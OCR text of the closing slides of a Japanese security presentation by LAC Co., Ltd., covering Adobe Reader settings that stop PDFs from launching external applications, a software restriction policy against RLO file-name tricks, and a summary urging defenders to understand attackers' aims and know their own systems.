


共通対策：Adobe Reader設定

外部アプリケーションの起動をさせない




共通対策：RLO対策



ローカルセキュリティ設定
⇒ソフトウェアの制限ポリシー
⇒追加の規則
⇒** を指定し、*と*の間に
　RLOを指定する

敵の狙いを理解する



正面からは自動的・網羅的に攻撃　並行して裏側へ標的型攻撃

まとめ

敵の狙いを理解する
（狙われているところはどこか？弱いところはどこか？）

自分のシステムについて把握する
（できることとできないこと）

守る方にも戦略が必要
（モノが同じならヒトとジョウホウで差がでる）

ありがとうございました。

ネット犯罪の多くは、
気づかなかったのではなく、
見えなかったのです。

株式会社ラック
http://www.lac.co.jp
LAC
Little eArth Corporation